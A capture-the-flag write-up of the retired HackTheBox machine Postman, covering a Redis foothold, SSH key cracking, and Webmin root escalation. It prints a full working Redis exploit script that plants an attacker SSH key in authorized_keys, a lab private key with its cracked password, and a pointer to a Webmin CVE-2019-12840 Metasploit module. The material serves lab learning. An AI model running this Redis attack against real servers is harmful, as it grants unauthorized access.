


HackTheBox : Postman

@muemmelmoehre

April 22, 2020

Postman was an easy rated Linux box on the platform *hackthebox.eu* at the IP address *10.10.10.160*. The box got retired on March, 14 2020.

This write-up shows my way of solving the box - I'm sure there are many other ways to accomplish the same goal. Enjoy!



1 Timeline

1. Run a `nmap` scan and discover the *redis* service on port 6379.
2. Get a low privilege shell with this exploit : <https://github.com/Avinash-acid/Redis-Server-Exploit/blob/master/redis.py>.
3. As user *redis*, find *Matt's* private ssh key in `/opt`.
4. Crack the key with `ssh2john` and *rockyou.txt* and get *Matt's* password : **computer2008**; `su` to user *Matt*.
5. Grab the user flag from `/home/Matt/user.txt`.
6. Log into *Webmin* on `https://10.10.10.160:10000` with *Matt's* credentials.
7. Use *CVE-2019-12840* for privilege escalation to *root*.
8. Grab the root flag from `/root/root.txt`.

2 Details

2.1 Initial foothold

2.1.1 Redis

The initial *nmap* scan reveals the service *redis* on port 6379.

A quick web search leads to a recent vulnerability for this service : <https://github.com/Avinash-acid/Redis-Server-Exploit/blob/master/redis.py>¹ The python script² doesn't need any modification :

```
#!/usr/bin/python
#Author : Avinash Kumar Thapa aka -Acid
#Twitter : https://twitter.com/m_avinash143
#####

import os
import os.path
from sys import argv
from termcolor import colored

script, ip_address, username = argv

PATH='/usr/bin/redis-cli'
PATH1='/usr/local/bin/redis-cli'

def ssh_connection():
    shell = "ssh -i " + '$HOME/.ssh/id_rsa ' + username+"@"+
    ip_address
    os.system(shell)

if os.path.isfile(PATH) or os.path.isfile(PATH1):
    try:
        print colored('\t*****',
"green")
        print colored('\t* [+] [Exploit] Exploiting
misconfigured REDIS SERVER*', "green")
        print colored('\t* [+] AVINASH KUMAR THAPA aka "-Acid"
', "green")
```

¹Last visited : 2020-04-21.

²For formatting purposes, the script has been slightly modified in this write-up. Its functionality remains unchanged.

```

        print colored('\t*****',
"green")
        print "\n"
        print colored("\t SSH Keys Need to be Generated", 'blue
    ')
        os.system('ssh-keygen -t rsa -C "acid_creative"')
        print colored("\t Keys Generated Successfully", "blue")
        os.system("(echo '\r\n\r\n'; cat $HOME/.ssh/id_rsa.pub;
echo '\r\n\r\n') > $HOME/.ssh/public_key.txt")
        cmd = "redis-cli -h " + ip_address + ' flushall'
        cmd1 = "redis-cli -h " + ip_address
        os.system(cmd)
        cmd2 = "cat $HOME/.ssh/public_key.txt | redis-cli -h "
+ ip_address + ' -x set cracklist'
        os.system(cmd2)
        cmd3 = cmd1 + ' config set dbfilename "backup.db" '
        cmd4 = cmd1 + ' config set dir' + " /home/" + username +
"/.ssh/"
        cmd5 = cmd1 + ' config set dbfilename "authorized_keys"
    ,
        cmd6 = cmd1 + ' save'
        os.system(cmd3)
        os.system(cmd4)
        os.system(cmd5)
        os.system(cmd6)
        print colored("\tYou'll get shell in sometime..Thanks
for your patience", "green")
        ssh_connection()

    except:
        print "Something went wrong"
else:
    print colored("\tRedis-cli:::::This utility is not present on
your system. You need to install it to proceed further.", "red")

```

The script can be run as is with `python redis.py 10.10.10.160 redis`.

2.1.2 Cracking the ssh key

In the `/opt` directory, user *Matt's* private ssh key can be found :

```

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsC00VqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZIItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZ0iZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCBUTysNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIU06LAFtozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwWHP
UH70fQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY

```

```
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/0BoPP0TaBVD9i6fsoZ6pwnS
5Mi8BzrBhd00wHaDcTYPc3B00CwqAV5MXmkAk2zKLOW2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwC06MPBiqzrrFcPNJr7/McQECb5sf+06
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksW5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhd30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkxVGb/9g/W2ua1C3Nncv3MNcf0n1I117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSm10CsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yN09z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnuCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3h04mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPr0D
b6Bc9UdiWCZqMKUx4aMTLhG5R0jgQGytWf/q7MGr03cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOInwVE0tHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERSppj1pwbaggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSgLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH80HYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTja0rRNYw==
-----END RSA PRIVATE KEY-----
```

In order to crack the key, it must be converted into a format that *john* can read with *ssh2john*. Once that's done, the output can be fed into *john* with *rockyou.txt* as wordlist: `john <key2john> -w=/usr/share/wordlists/rockyou.txt`. The cracked password is **computer2008**.

2.2 User

2.2.1 Privilege escalation to user Matt

With the password from the ssh key, it is possible to simply change user from *redis* to *Matt* by using `su Matt`.


2.2.2 User flag

As *Matt*, the user flag in `/home/Matt/user.txt` can be read easily.

2.3 Root

2.3.1 Webmin

Going back to the initial *nmap* scan, there's another service to discover : the web service Webmin, running on port 10000. On `https://10.10.10.160:10000`, it is possible to log in with *Matt's* credentials:



The web portal is a hint on the road to *root*.

2.3.2 Privilege escalation to root

A quick web search reveals a command execution vulnerability in Webmin: <https://www.exploit-db.com/exploits/46984>³. The vulnerability can be exploited via the *Metasploit* module `/exploit/linux/webmin.packageup_rce` with the option `ssl` set to `true`.

2.3.3 Root flag

Via the metasploit session, the root flag in `/root/root.txt` can be read easily.

³Last visited: 2020-04-21.